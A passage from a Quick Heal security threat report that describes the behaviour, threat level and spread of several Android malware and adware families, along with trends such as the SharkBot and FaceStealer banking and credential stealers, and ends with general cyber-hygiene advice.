- After its launch, it hides the icon and runs in the background while downloading malicious apps from its C&C server.
- The malicious apps perform further malicious activities to steal user information.

02

Android.Agent.DC94f3
Threat Level: High
Category: Malware
Method of Propagation: Third-party app stores

Behaviour:

- It is a Trojan-Dropper malware, it drops malicious Android file in background.
- It looks like a legitimate application such as settings or messaging.
- On its first launch, it hides its presence and loads encrypted payload from Resources folder.
- Encrypted payload has advertised SDK which shows full screen advertisements.

03

Android.Agent.DCbfb1
Threat Level: High
Category: Malware
Method of Propagation: Third-party app stores

Behaviour:

- These apps use a standard SDK (Software Development Kit) for advertising.
- Capabilities of this malware family include showing ads, opening URLs in the browser & receiving commands from C&C (Command & Control) server to perform activities.
- It can also hide its icon in the app launcher, making it difficult to notice its existence, but it runs in the background even after the device restarts.
- Intention of these apps seems to generate as much ad revenue as possible.

04

Android.Wapron.A4f20 (PUP)
Threat Level: Medium
Category: Potentially unwanted programs
Method of Propagation: Third-party app stores

Behaviour:

- It uses APK packers or protectors to evade analysis and detections.
- On successful launch, it connects with suspicious URLs.
- In the background, it collects contacts, network info, and device information.

05

Android.Agent.A8409
Threat Level: High
Category: Malware
Method of Propagation: Third-party app stores

Behaviour:

- Upon execution, it retrieves the affected users' IMSI and sends it to a specific URL.
- It also sends text messages to subscribe to certain services
- Which eventually leads to unwanted charges for the affected user.

06

Android.Fakecalls.GEN45683
Threat Level: High
Category: Malware
Method of Propagation: Third-party app stores

Behaviour:

- This banking malware Trojan can steal users' banking credentials.
- It harms users by using collected credentials and losing hard-earned money.
- It can drop calls when a user tries to call.

07

Android.Agent.GEN46224
Threat Level: Medium
Category: Potentially Unwanted Application (PUA)
Method of Propagation: Third-party app stores and protector plug-ins

Behaviour:

- It Uses the Android app protector, which developers commonly use to prevent their apps from being tampered or decompiled.
- This technique makes it difficult to run reverse engineering on the malicious app because it encrypts the dex file and saves it in native files.
- It releases the data into memory and decrypts it during runtime.
- Decrypted DEX file may be a malicious or a clean file.

08

Android.SpyNote.GEN47204
Threat Level: Medium
Category: Malware
Method of Propagation: Third-party app stores

Behaviour:

- It uses a fake icon of the Netflix App, and if clicked on, it hides and runs in the background.
- It activates the device's microphone and listens to live conversations without user knowledge, records screen captures, and reads SMSs and contact lists.
- It shares all collected data with its C&C server.
- Can be used remotely by the attacker to root the user's device using vulnerabilities.

09

Android.Fydad.GEN47397

Threat Level: Low

Category: Adware

Method of Propagation: Third-party app stores and protector plug-ins

Behaviour:

- These apps use a standard SDK (Software Development Kit) for advertising.
- Capabilities of this malware family include showing ads, opening URLs in the browser
- It receives commands from C&C (Command & Control) server to perform activities.
- It can also hide its icon in the app launcher, making it difficult to notice its existence, but it runs in the background.
- Intention of these apps seems to generate as much ad revenue as possible.

10

Android.Blacklister.A (PUP)

Threat Level: Medium

Category: Adware

Method of Propagation: Google Play Store

Behaviour:

- These apps mimic the functionalities of an Antivirus or security app and only show fake virus detection alerts to users.
- It contains a pre-defined Blacklist/Whitelist of Apps and permissions to show as a scan result.
- The primary purpose of these apps is to show advertisements and increase the download count.
- It only gives a false impression of being protected, which might harm users' mobiles as they don't have such capabilities to detect an actual malware.

Trends in Android Security Threats

1) Escobar: The new Android banking Trojan stealing sensitive credentials

The new Android banking Trojan malware: Escobar, uses names and icons like legitimate applications to steal sensitive data, including contacts, SMS, call logs, and device location. It requests some risky permissions to record calls and audio, delete sensitive files, send SMS, make calls, take pictures using the camera, etc., based on the commands received from the C&C server from malware authors. A new variant of the Aberebot Trojan - the malware has returned with a new name and some additional features -

- It uses VNC Viewer to control the screens of an infected device remotely.
- The malware author tries to steal Google authenticator codes by running a command.
- It can also kill itself whenever it gets the commands from the C&C server.
- Quick Heal Detect these applications with variants of "Android.Banker.A"

2) SharkBot: A “new” generation Android banking Trojan being distributed on Google Play Store

The Sharkbot, the Android banking Trojan, has resurfaced on the Google play store disguised as fake antivirus, fast Cleaner, etc. On successful installation of these fake apps, it downloads a malicious payload from the CNC server. With the help of accessibility service events, the malware can transfer money from the compromised device to threat actors-controlled accounts.

It can include interception of notifications and SMSs, sending a reply with the hardcoded message, and using a domain generation algorithm to change the CNC server. If the hardcoded CNC server was taken down, it steals credentials with the help of Keylogging and overlay attacks. Quick Heal detected this malware with the threat name "Android.Sharkbotdropper.A".

3) The FaceStealer - Facebook credential stealer on Google Play Store

Social media credentials are always a lucrative thing for threat actors. They use various techniques to get them. Some use overlays with fake user interfaces, some use keylogging, and some use simple social engineering to trap users. Another way threat actors have been using JavaScript code injection in WebView is to steal Facebook credentials. The script directly hacks the entered Facebook login credentials.

In Jan 2022, Quick Heal Security Labs reported many Facebook credentials stealer applications to Google Play Store, which use different techniques to hide their JavaScript code. Google has taken prompt action to remove these applications from the play store. Quick Heal detects these applications with variants of "Android.FaceStealer.A"

Inference

Change brings opportunity. Unfortunately, increasingly complex digital environments have also given cybercriminals new vulnerabilities to exploit. Your personal information can easily be destroyed - or you can lose your savings, identity, livelihood, or worse. The good news is that you can beat the scammers at their own game!

The statistics presented in this report have the potential to cause concern. Our purpose is to empower users to understand the current threat landscape and build confidence in the actions they need to combat these threats.

Don't wait until it's too late; take steps today to prevent future data breaches and the consequences that follow. Start with the basics of "cyber hygiene" to reduce the risk of cyberattacks and protect yourself online–

Check the strength of your passwords and avoid the easiest to crack codes.

Secure your device with authentic antivirus software.

Social media users should set their accounts to private or avoid revealing sensitive information in posts.

Implement multi-factor authentication on your accounts and make it 99% less likely you'll get hacked.

Think before you click. More than 90% of successful cyber-attacks start with phishing emails.

Quick Heal

Security Simplified

QUICK HEAL

THREAT REPORT

Quick Heal Technologies Limited
Marvel Edge, Office No.7010 C & D, 7th Floor, Viman Nagar,
Pune 411014, Maharashtra, India.

+91 20 66813232
www.quickheal.com
info@quickheal.com